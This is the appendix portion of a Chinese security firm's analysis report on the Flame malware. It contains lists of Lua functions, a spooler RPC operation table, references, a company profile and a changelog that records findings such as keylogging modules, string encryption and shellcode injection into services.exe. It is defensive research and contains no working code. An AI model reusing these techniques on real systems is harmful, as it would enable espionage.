| luaB_load | luaL_checknumber | lua_db_errorfb | lua_io_close | lua_pushlstring |
| luaB_loadstring | luaL_checkoption | lua_db_getinfo | lua_io_fclose | lua_pushresult |
| luaB_newproxy | luaL_checktype | lua_emptybuffer | lua_io_gc | lua_pushvalue |
| luaB_next | luaL_checkudata | lua_enterlevel | lua_io_open | lua_recfield |
| luaB_pairs | luaL_error | lua_errorlimit | lua_io_pclose | lua_registerlocalvar |
| luaB_pcall | luaL_findtable | lua_f_flush | lua_io_readline | lua_remove |
| luaB_rawequal | luaL_getmetafield | lua_f_read | lua_io_tostring | lua_setfield |
| luaB_rawget | luaL_newmetatable | lua_f_seek | lua_io_type | lua_setmetatable |
| luaB_rawset | luaL_optlstring | lua_f_setvbuf | lua_ipairsaux | lua_settabsi |
| luaB_select | luaL_prepbuffer | lua_f_write | lua_isnumber | lua_settabss |
| luaB_setfenv | luaL_pushresult | lua_fflush | lua_load_aux | lua_settop |
| luaB_setmetatable | luaL_typerror | lua_fixjump | lua_luaK_checkstack | lua_simpleexp |
| luaB_tonumber | luaL_where | lua_forlist | lua_luaK_code | lua_tag_error |
| luaB_tostring | luaS_newlstr | lua_fornum | lua_luaopen_base | lua_tofile |
| luaB_type | luaT_gettmbyobj | lua_funcargs | lua_luaopen_debug | lua_tointeger |
| luaB_unpack | luaV_settable | lua_funcinfo | lua_luaopen_io | lua_tonumber |
| luaB_xpcall | lua_addk | lua_g_read | lua_luaopen_math | lua_treatstackoption |
| luaD_call | lua_adjuststack | lua_g_write | lua_luaopen_os | lua_type |
| luaD_reallocCI | lua_assignment | lua_getcurrenv | lua_luaopen_string | lua_typename |
| luaD_throw | lua_aux_close | lua_getfenv | lua_luaopen_table | lua_yield |

表 5-7 为 Mssecmgr.ocx 文件中使用 Lua 脚本函数列表内容

**luaB_cocreate**

**luaB_collectgarbage**

**luaB_coresume**

**luaB_cowrap**

**luaB_error**

**luaB_gcinfo**

**luaB_getfenv**

**luaB_getmetatable**

**luaB_ipairs**

**luaB_load**

**luaB_loadstring**

**luaB_newproxy**

**luaB_next**

**luaB_pairs**

**luaB_pcall**

**luaB_rawequal**

**luaB_rawget**

**luaB_rawset**

**luaB_select**

luaB_setfenv

luaB_setmetatable

luaB_tonumber

luaB_tostring

luaB_type

luaB_unpack

luaB_xpcall

luaD_call

luaD_reallocCI

luaD_throw

luaG_runerror

luaG_typeerror

luaI_openlib

luaL_addlstring

**luaL_addvalue**

**luaL_argerror**

**luaL_checkany**

**luaL_checkinteger**

**luaL_checklstring**

**luaL_checknumber**

**luaL_checkoption**

**luaL_checktype**

**luaL_checkudata**

**luaL_error**

**luaL_findtable**

**luaL_getmetafield**

**luaL_newmetatable**

**luaL_optlstring**

**luaL_prepbuffer**

**luaL_pushresult**

**luaL_typerror**

**luaL_where**

**luaS_newlstr**

**luaT_gettmbyobj**

**luaV_settable**

**lua_addk**

**lua_adjuststack**

**lua_assignment**

**lua_aux_close**

**lua_auxopen**

**lua_auxresume**

**lua_base_open**

**lua_body**

**lua_breakstat**

**lua_concat**

**lua_createmeta**

**lua_createstdfile**

**lua_createtable**

**lua_db_errorfb**

**lua_db_getinfo**

**lua_emptybuffer**

**lua_enterlevel**

**lua_errorlimit**

**lua_f_flush**

**lua_f_read**

**lua_f_seek**

**lua_f_setvbuf**

**lua_f_write**

**lua_fflush**

**lua_fixjump**

**lua_forlist**

**lua_fornum**

**lua_funcargs**

**lua_funcinfo**

**lua_g_read**

**lua_g_write**

**lua_getcurrenv**

**lua_getfenv**

**lua_getfield**

**lua_getfunc**

**lua_getinfo**

**lua_getobjname**

**lua_getstack**

**lua_getthread**

**lua_index2adr**

**lua_indexupvalue**

**lua_insert**

**lua_io_close**

**lua_io_fclose**

**lua_io_gc**

**lua_io_open**

**lua_io_pclose**

**lua_io_readline**

**lua_io_tostring**

**lua_io_type**

**lua_ipairsaux**

**lua_isnumber**

**lua_load_aux**

**lua_luaK_checkstack**

**lua_luaK_code**

**lua_luaopen_base**

**lua_luaopen_debug**

**lua_luaopen_io**

**lua_luaopen_math**

**lua_luaopen_os**

**lua_luaopen_string**

**lua_luaopen_table**

**lua_new_localvar**

**lua_newfile**

**lua_newuserdata**

**lua_panic**

**lua_parlist**

**lua_prefixexp**

**lua_pushcclosure**

**lua_pushclosure**

**lua_pushfstring**

**lua_pushlstring**

**lua_pushresult**

**lua_pushvalue**

**lua_recfield**

**lua_registerlocalvar**

**lua_remove**

**lua_setfield**

**lua_setmetatable**

**lua_settabsi**

**lua_settabss**

**lua_settop**

**lua_simpleexp**

**lua_tag_error**

**lua_tofile**

**lua_tointeger**

**lua_tonumber**

**lua_treatstackoption**

**lua_type**

**lua_typename**

**lua_yield**

| Interface | Operation number | Operation name | Windows API |
|---|---|---|---|
| 12345678-1234-abcd-ef00-0123456789ab v1.0: winspool (spoolss) | | | |
| | 0x00 | RpcEnumPrinters | EnumPrinters |
| | 0x01 | RpcOpenPrinter | OpenPrinter |
| | 0x02 | RpcSetJob | SetJob |
| | 0x03 | RpcGetJob | GetJob |
| | 0x04 | RpcEnumJobs | EnumJobs |
| | 0x05 | RpcAddPrinter | AddPrinter |

| | | | |
|---|---|---|---|
| | 0x06 | RpcDeletePrinter | DeletePrinter |
| | 0x07 | RpcSetPrinter | SetPrinter |
| | 0x08 | RpcGetPrinter | GetPrinter |
| | 0x09 | RpcAddPrinterDriver | AddPrinterDriver |
| | 0x0a | RpcEnumPrinterDrivers | EnumPrinterDrivers |
| | 0x0b | RpcGetPrinterDriver | GetPrinterDriver |
| | 0x0c | RpcGetPrinterDriverDirectory | GetPrinterDriverDirectory |
| | 0x0d | RpcDeletePrinterDriver | DeletePrinterDriver |
| | 0x0e | RpcAddPrintProcessor | AddPrintProcessor |
| | 0x0f | RpcEnumPrintProcessors | EnumPrintProcessors |
| | 0x10 | RpcGetPrintProcessorDirectory | GetPrintProcessorDirectory |
| | 0x11 | RpcStartDocPrinter | StartDocPrinter |
| | 0x12 | RpcStartPagePrinter | StartPagePrinter |
| | 0x13 | RpcWritePrinter | WritePrinter |
| | 0x14 | RpcEndPagePrinter | EndPagePrinter |
| | 0x15 | RpcAbortPrinter | AbortPrinter |
| | 0x16 | RpcReadPrinter | ReadPrinter |
| | 0x17 | RpcEndDocPrinter | EndDocPrinter |
| | 0x18 | RpcAddJob | AddJob |
| | 0x19 | RpcScheduleJob | ScheduleJob |
| | 0x1a | RpcGetPrinterData | GetPrinterData |
| | 0x1b | RpcSetPrinterData | SetPrinterData |
| | 0x1c | RpcWaitForPrinterChange | |
| | 0x1d | RpcClosePrinter | ClosePrinter |
| | 0x1e | RpcAddForm | AddForm |
| | 0x1f | RpcDeleteForm | DeleteForm |
| | 0x20 | RpcGetForm | GetForm |
| | 0x21 | RpcSetForm | SetForm |
| | 0x22 | RpcEnumForms | EnumForms |
| | 0x23 | RpcEnumPorts | EnumPorts |
| | 0x24 | RpcEnumMonitors | EnumMonitors |
| | 0x25 | RpcAddPort | AddPort |
| | 0x26 | RpcConfigurePort | ConfigurePort |
| | 0x27 | RpcDeletePort | DeletePort |
| | 0x28 | RpcCreatePrinterIC | |
| | 0x29 | RpcPlayGdiScriptOnPrinterIC | |
| | 0x2a | RpcDeletePrinterIC | |
| | 0x2b | RpcAddPrinterConnection | AddPrinterConnection |
| | 0x2c | RpcDeletePrinterConnection | DeletePrinterConnection |
| | 0x2d | RpcPrinterMessageBox | |

| | | | |
|---|---|---|---|
| | 0x2e | RpcAddMonitor | AddMonitor |
| | 0x2f | RpcDeleteMonitor | DeleteMonitor |
| | 0x30 | RpcDeletePrintProcessor | DeletePrintProcessor |
| | 0x31 | RpcAddPrintProvidor | AddPrintProvidor |
| | 0x32 | RpcDeletePrintProvidor | DeletePrintProvidor |
| | 0x33 | RpcEnumPrintProcessorDatatypes | EnumPrintProcessorDatatypes |
| | 0x34 | RpcResetPrinter | ResetPrinter |
| | 0x35 | RpcGetPrinterDriver2 | GetPrinterDriver2 |
| | 0x36 | RpcClientFindFirstPrinterChangeNotification | FindFirstPrinterChangeNotification |
| | 0x37 | RpcFindNextPrinterChangeNotification | FindNextPrinterChangeNotification |
| | 0x38 | RpcFindClosePrinterChangeNotification | FindClosePrinterChangeNotification |
| | 0x39 | RpcRouterFindFirstPrinterChangeNotificationOld | |
| | 0x3a | RpcReplyOpenPrinter | |
| | 0x3b | RpcRouterReplyPrinter | |
| | 0x3c | RpcReplyClosePrinter | |
| | 0x3d | RpcAddPortEx | |
| | 0x3e | RpcRemoteFindFirstPrinterChangeNotification | |
| | 0x3f | RpcSpoolerInit | |
| | 0x40 | RpcResetPrinterEx | |
| | 0x41 | RpcRemoteFindFirstPrinterChangeNotificationEx | |
| | 0x42 | RpcRouterReplyPrinterEx | |
| | 0x43 | RpcRouterRefreshPrinterChangeNotification | |
| | 0x44 | RpcSetAllocFailCount | |
| | 0x45 | RpcSplOpenPrinter | |
| | 0x46 | RpcAddPrinterEx | |
| | 0x47 | RpcSetPort | |
| | 0x48 | RpcEnumPrinterData | |
| | 0x49 | RpcDeletePrinterData | |
| | 0x4a | RpcClusterSplOpen | |
| | 0x4b | RpcClusterSplClose | |
| | 0x4c | RpcClusterSplIsAlive | |
| | 0x4d | RpcSetPrinterDataEx | |
| | 0x4e | RpcGetPrinterDataEx | |
| | 0x4f | RpcEnumPrinterDataEx | |
| | 0x50 | RpcEnumPrinterKey | |

| | | | |
|---|---|---|---|
| | 0x51 | RpcDeletePrinterDataEx | |
| | 0x52 | RpcDeletePrinterKey | |
| | 0x53 | RpcSeekPrinter | |
| | 0x54 | RpcDeletePrinterDriverEx | |
| | 0x55 | RpcAddPerMachineConnection | |
| | 0x56 | RpcDeletePerMachineConnection | |
| | 0x57 | RpcEnumPerMachineConnections | |
| | 0x58 | RpcXcvData | |
| | 0x59 | RpcAddPrinterDriverEx | |
| | 0x5a | RpcSplOpenPrinter | |
| | 0x5b | RpcGetSpoolFileInfo | |
| | 0x5c | RpcCommitSpoolData | |
| | 0x5d | RpcCloseSpoolFileHandle | |
| | 0x5e | RpcFlushPrinter | FlushPrinter |
| > Windows XP and Windows Server 2003 | 0x5f | RpcSendRecvBidiData | |
| | 0x60 | RpcAddDriverCatalog | |
| > Windows Vista | 0x61 | RpcAddPrinterConnection2 | |
| | 0x62 | RpcDeletePrinterConnection2 | |
| | 0x63 | RpcInstallPrinterDriverFromPackage | |
| | 0x64 | RpcUploadPrinterDriverPackage | |
| | 0x65 | RpcGetCorePrinterDrivers | |
| | 0x66 | RpcCorePrinterDriverInstalled | |
| | 0x67 | RpcGetPrinterDriverPackagePath | |
| | 0x68 | RpcReportJobProcessingProgress | |

# 附录一：参考资料

[1] Wired:How Digital Detectives Deciphered Stuxnet, the Most Menacing Malware in History
http://www.wired.com/threatlevel/2011/07/how-digital-detectives-deciphered-stuxnet/all/

[2] Symantec:Flamer-highly-sophisticated-and-discreet-threat-targets-middle-east
http://www.symantec.com/connect/blogs/flamer-highly-sophisticated-and-discreet-threat-targets-middle-east

[3] MaCfee: Skywiper – Fanning the 'Flames' of Cyberwarfare
http://blogs.mcafee.com/uncategorized/skywiper-fanning-the-flames-of-cyber-warfare

[4] Kaspersky: Flame: Bunny, Frog, Munch and BeetleJuice…
http://www.securelist.com/en/blog/208193538/Flame_Bunny_Frog_Munch_and_BeetleJuice

[5] Microsoft TechNet
http://technet.microsoft.com/en-us/library/cc963218.aspx

[6] CrySyS Blog:Analysis of Flame WuSetupV.exe URL parameters
http://blog.crysys.hu/2012/06/analysis-of-flame-wusetupv-exe-url-parameters/

# 附录二：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：http://www.antiy.com（中文）
http://www.antiy.net （英文）

关于安天反 APT 相关产品更多信息请访问：http://www.antiy.cn

# 附录三：文档更新日志

| 更新日期 | 更新版本 | 更新内容 |
| --- | --- | --- |
| 2012-5-31 | V1.1.0 | 在拿到主模块后开始分析，简单分析了主模块的一些行为，并继续收集有关的样本。 |
| 2012-6-5 | V1.1.1 | 针对主模块进行详细分析，并开始分析其它各模块。本次更新了 Soapr32.ocx 的分析。其中字符串采用了加密混淆的方式。 |
| 2012-6-8 | V1.1.2 | 本次更新了对 Msglu32.ocx 的分析，此模块会查找系统中的一些文件类型。如：office 各种格式文档(包括 docx、xlsx、pptx 等) 以及其它类型文件。主模块更新了部分内容。其中字符串加密和 Soapr32.ocx 很相似。 |
| 2012-6-11 | V1.1.3 | 本次更新了对 Nteps32.ocx 的分析，此模块功能有键盘记录和截取屏幕信息，所记录的信息都是通过加密的。具体加密方式还在分析中。更新部分主模块的分析。 |
| 2012-6-15 | V1.1.4 | 本次更新了对 Advntcfg.ocx 的分析，该模块的主要功能是截取屏幕信息和收集系统中的其它信息。其中字符串加密和 Nteps32.ocx 的加密是用的同一种方法，参数都是相同的。 |
| 2012-6-18 | V1.1.5 | 对主模块的持续更新中，修正了部分其它模块的分析和内容。 |
| 2012-6-23 | V1.1.6 | 对这前几个模块的字符串加密码进行了总结，和对主模块的部分内容更新，并收集其它模块。 |
| 2012-7-2 | V1.1.7 | 本次更新修改了之前版本的几处问题，还有几处没有修改完明天应全部修改完。今天新增主模块部分分析、各模块字符串加密对照表，还有两个模块在分析中。 |
| 2012-7-4 | V1.1.8 | 本次新增了文件功能表、所有衍生文件表和 Browse32.ocx 模块分析，修改了各模块字符串解密表。给出遍历进程列表中的文件说明。 |
| 2012-7-5 | V1.1.9 | 新增 Lua 脚本调用函数列表 107 个，见附录 6，其它模块还在分析中。 |
| 2012-7-6 | V1.2.0 | Flame 中发现 Lua 模块的静态编译版本和原始文模块内容相同，还新增了主模块部分新分析出来的内容。 |
| 2012-7-9 | V1.2.1 | 在主模块中整理出来的 Lua 函数，还有一些没分析出来，还在分析中。在主模块中找出 Lnk 文件漏洞创建的 Inf 文件内容。多处加密码算法还在验证是什么算法。 |
| 2012-7-10 | V1.2.2 | 更新证明 Lua 函数如何调用，Jimmy.dll 模块在分析中，主模块多处加密码算法还在验证中。 |
| 2012-7-11 | V1.2.3 | 更新 Flame 运行后整体过程，还有一些在整理。新加 Jimmy.dll 模块分析，确定了病毒中使用的 Lua 版本为 5.1，而 Lua 5.1 版本发布的时间为 2006 年 2 月 21 日，这也证明了 Flame 的开发时间应为 2006 年 2 月 21 日之后。 |
| 2012-7-12 | V1.2.4 | 发现 Flame 中的这些被包含在结构中的函数为 Debug 版，并对 Lua 中的 Debug 版进行了对照，结果是完全一样的。 |
| 2012-7-13 | V1.2.5 | 在主模块中分析出来一些 Lua 用的函数，有近 150 个函数可见附 |

| | | |
|---|---|---|
| | | 录七。 |
| 2012-7-16 | V1.2.6 | Lua 函数调用还在分析中，今天在内存中找到了一些类似像结构或是类东西，总共有 4000 多个。 |
| 2012-7-17 | V1.2.7 | 把 DES 算法部分证实了，发现调用函数中有 16 处循环计算表达式，是 DES 加密算法的明显特征。计算出每个数值后，后面的异或操作也和 DES 算法的计算方式匹配。 |
| 2012-7-18 | V1.2.8 | 主模块加载资源到内存，进行简单异或解密，首先传入 DB DF AC A2 作为文件头，然后对资源逐字节解密。 |
| 2012-7-19 | V1.2.9 | 经过对 Flame 调用 Lua 函数的分析总结发现 Flame 调用 Lua 脚本的方式。首先程序在初始化过程中在 Lua 环境内创建一些表，然后在这些表中保存 Key,Value 形式的键值对，后续通过获取指定的表，然后将表中指定的 Key 的值取出来，作为 Lua 代码执行。 |
| 2012-7-20 | V1.3.0 | Lua 函数解密部分还在分析中，分析 00004069.exe 文件和 Boot32drv.sys 为同一文件，并在创建的一个服务中调用。其服务在创建完服务后直接将其启动，并加载一些文件后删除此服务。 |
| 2012-8-07 | V1.4.1 | 分析发现加密字符串中存在有关虚拟打印机相关字符串，和大量用作 PDF 转换的相关软件的名字，推测为判断本机是否安装此类软件，可能会利用这些软件进行转换操作。<br>并且发现 Flame 通过 RPC 调用 Windows 后台处理程序，实现特定功能。 |
| 2012-8-08 | V1.4.2 | 分析发现新的解密函数两个，其使用的解密算法与先前发现的一致，但是通过对这两个新发现的解密函数进行交叉索引可以解密大量之前未发现的字符串，待后续分析其加密字符串作用。 |
| 2012-8-09 | V1.4.3 | 今天主要对 Flame 昨天解密出来的字符串及字符串的索引，使用进行分析，发现一些可能的推测。正在进行分析验证。 |
| 2012-8-10 | V1.4.4 | 主要分析 Flame 中环境依赖部分，分析为什么在调试过程中程序无法完整运行。 |
| 2012-8-11 | V1.4.5 | 今天因做用户 C 给的样本与 Gauss 对比分析，所以 flame 今天暂无进展。 |
| 2012-8-14 | V1.4.6 | 今天对 Fame 注入到 Services.exe 进程中的 Shell Code 提取，并按注入顺序及相对位置进行合并，然后通过双机内核调试 Shell Code.<br>主要发现，Shell Code 的主函数的参数为一个函数表，表中应为 Shell Code 后续功能需要的函数。 |
| 2012-8-15 | V1.4.7 | 对 Flame 注入到 Services.exe 进程中的 Shell Code 进行分析发现，其将 Mssecmgr.ocx 模块伪装为 Shell32.dll 模块加载的实现方式。 |
| 2012-8-16 | V1.4.8 | 今天因其它分析任务，所以 Flame 搁置一天。 |
| 2012-8-17 | V1.4.9 | 今天对 Caromspol32.ocx 模块进行分析，分析中发现很多地方与 Nteps32.ocx 相同。如键盘记录和截取屏幕信息，监控的 ULR 地址等地方。 |